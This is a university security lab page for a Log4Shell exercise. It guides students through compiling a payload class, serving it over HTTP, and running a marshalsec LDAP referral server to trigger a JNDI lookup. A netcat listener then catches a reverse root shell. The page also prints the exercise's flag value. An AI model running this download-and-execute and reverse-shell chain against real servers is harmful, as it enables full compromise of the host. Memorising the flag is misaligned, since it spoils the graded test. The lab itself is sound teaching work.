CS 6035

Projects / Log4Shell / Flag 2: Get a Shell

Flag 2: Get a Shell (5 pts)

Make sure you have gone through the Setup and Intro sections.

If you haven't already, run the start script in the home directory of log4j user, start the container with the start script:

```
./StartContainer.sh
```

The endpoint for this exploit can be called and inspected via:

```
curl 'http://localhost:8080/rest/cartoons/isAlive' -H 'GATECH_ID:123456789' -H 'Accept:applicatio
```


Now that we have proven this service is vulnerable and that we can exploit it in at least one place, let's try to do more damage and do something more malicious. If you have not already, you NEED to read through the suggested readings and learn how/why it is possible to send jndi lookups.

Open the "Exploit.java" file and construct a malicious payload to execute such that when the jndi/ldap lookup happens, it gives you root access on the vulnerable application server.

You should have a total of 4 terminal windows open which are the 3 from the SETUP section and one terminal window to run your curl command.

Once you are ready to run the exploit, ensure that the java version you are running the command is "java version 1.8.0_20" by running:

```
java -version
```



```
log4j@cs6035:~$ java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)
log4j@cs6035:~$
```


To compile your .java file into a class file, move to the directory the .java file is stored in and run:

```
javac Exploit.java
```

NOTE: THIS PROJECT IS WRITTEN USING THE VULNERABLE VERSION OF 1.8.0_20. NOT ALL VERSIONS OF JAVA ALLOW LOOKUPS AND YOU COULD SPIN YOUR WHEELS FOR AWHILE NOT KNOWING WHY YOUR EXPLOIT IS NOT RUNNING IF YOU DO NOT FOLLOW THIS DIRECTION.

We have added the ability to log from your Exploit.java file so that you can log useful debugging information while you are developing your exploit. **To log messages from your Java class, tail the ~/Desktop/log4shell/logs/console.log file and add System.out.println statements to your Exploit.java.**

Make sure you are running this command from `Desktop/log4shell/Flagx`




```
log4j@cs6035:~/Desktop/log4shell/Flag2$ javac Exploit.java
log4j@cs6035:~/Desktop/log4shell/Flag2$ python3 -m http.server 4242
Serving HTTP on 0.0.0.0 port 4242 (http://0.0.0.0:4242/) ...
```

This should create Exploit.class. **Run your "python3 -m http.server 4242" command in this directory.**

Hint: Pay close attention to the ports you are using in this exercise.

If successful, you should see similar console output as the screenshot below:




```
log4j@CS6035-24:~/Desktop/log4shell$ javac Exploit.java
log4j@CS6035-24:~/Desktop/log4shell$ python3 -m http.server 4242
Serving HTTP on 0.0.0.0 port 4242 (http://0.0.0.0:4242/) ...
172.19.0.2 - - [11/Nov/2024 22:12:09] "GET /Exploit.class HTTP/1.1" 200 -
172.19.0.2 - - [11/Nov/2024 22:12:09] "GET /Exploit.class HTTP/1.1" 200 -
```

```
log4j@CS6035-24:~$ nc -nlvp 9999
Listening on 0.0.0.0 9999
Connection received on 172.19.0.2 47002
whoami
root
```

```
log4j@CS6035-24:~/Desktop/log4shell/target$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://172.17.0.1:4242/#Exploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for #Exploit redirecting to http://172.17.0.1:4242/Exploit.class
Send LDAP reference result for #Exploit redirecting to http://172.17.0.1:4242/Exploit.class

2024-11-12 03:12:09 [RequestInterceptor.java:51] INFO   ***********************************************************************
2024-11-12 03:12:09 [RequestInterceptor.java:52] INFO   ***********************Request intercepted.************************
2024-11-12 03:12:09 [RequestInterceptor.java:53] INFO   ***********************************************************************
2024-11-12 03:12:09 [RequestInterceptor.java:54] INFO   /rest/cartoons/isAlive
2024-11-12 03:12:09 [SqlStatementLogger.java:128] DEBUG
    /* select
        generatedAlias0
    from
        user as generatedAlias0
    where
        generatedAlias0.userName=:userName */ select
            uservo0_.id as id1_2_,
            uservo0_.ADMIN_YN as admin_yn2_2_,
            uservo0_.USER_ID as user_id3_2_,
            uservo0_.USER_NAME as user_nam4_2_,
            uservo0_.USER_ROLE as user_rol5_2_
        from
            USERS uservo0_
        where
            uservo0_.USER_NAME=?
Hibernate:
    /* select
        generatedAlias0
    from
        user as generatedAlias0
    where
        generatedAlias0.userName=:userName */ select
            uservo0_.id as id1_2_,
            uservo0_.ADMIN_YN as admin_yn2_2_,
            uservo0_.USER_ID as user_id3_2_,
            uservo0_.USER_NAME as user_nam4_2_,
            uservo0_.USER_ROLE as user_rol5_2_
        from
            USERS uservo0_
        where
            uservo0_.USER_NAME=?
2024-11-12 03:12:09 [BasicBinder.java:64] TRACE  binding parameter [1] as [VARCHAR] - [EDBOY]
2024-11-12 03:12:09 [RequestInterceptor.java:69] INFO   Method Type: GET
2024-11-12 03:12:09 [RequestInterceptor.java:70] INFO   Request Uri: /rest/cartoons/isAlive
2024-11-12 03:12:09 [RequestInterceptor.java:71] INFO   Servlet Path: /cartoons/isAlive
Entering exploit.
2024-11-12 03:12:09 [RequestInterceptor.java:72] INFO   [redacted]
Entering exploit.
2024-11-12 03:12:09 [RequestInterceptor.java:80] INFO   ***********************************************************************
2024-11-12 03:12:09 [RequestInterceptor.java:81] INFO   ******%%%%%%%%%%%%%%%%%%% GATECH_ID:[redacted] %%%%%%%%%%%%%%%%%%*******
2024-11-12 03:12:09 [RequestInterceptor.java:82] INFO   ***********************************************************************
2024-11-12 03:12:09 [CS6035Utilities.java:42] INFO   Successfully set gatechId.
2024-11-12 03:12:09 [Log4jUtilities.java:32] INFO   Reset files.
2024-11-12 03:12:09 [CS6035Utilities.java:73] INFO   Properties file exists. Reading properties file: {customer.service.email=customerservice@gatech.edu, topic.name=user.info, rating=PG}
2024-11-12 03:12:09 [RequestInterceptor.java:114] INFO   Controller name: cs6035.boot.controller.CartoonController
2024-11-12 03:12:09 [RequestInterceptor.java:115] INFO   Method name:index
2024-11-12 03:12:09 [RequestInterceptor.java:145] INFO   Post Handle method is Calling
2024-11-12 03:12:09 [Application.java:62] INFO   Refreshing application cache.
2024-11-12 03:12:09 [RequestInterceptor.java:154] INFO   Cleaned up application cache.
2024-11-12 03:12:09 [RequestInterceptor.java:157] INFO   Request and Response is completed
```

With success, you should see this in the console output of the nc command. Now type “whoami” and you should see “root”.




```
log4j@cs6035:~$ nc -nlvp 9999
Listening on 0.0.0.0 9999
Connection received on 127.0.0.1 49766
whoami
root
```

Did you get the screenshot above? Congratulations!

If not, keep trying and ensure all of your hosts/ports match. Analyze the screenshots and make sure yours matches. If you are not getting the ldap/python server output, you likely did not set up your hosts/ports correctly OR your Exploit.java file isn’t correct.

You now have root access to the vulnerable application’s server. YIKES! This is a great example why this exploit is so dangerous. You can perform any task on this server now. For now, go back 2 directories using “cd ..” and then run “java -jar Flag2.jar” to get your flag and add it to the json under “Flag2”.



```
log4j@cs6035:~$ nc -nlvp 9999
Listening on 0.0.0.0 9999
Connection received on 127.0.0.1 49766
whoami
root
cd ../..
ls
Flag2.jar
bin
commons-codec-1.15.jar
etc
games
include
lib
man
sbin
share
src
tomcat
java -jar Flag2.jar
Congratulations! Your flag2 is: 5689533e9af0d0ed4f47ffd837e7bda7bd9434349531821a202a4383590bd9cc
```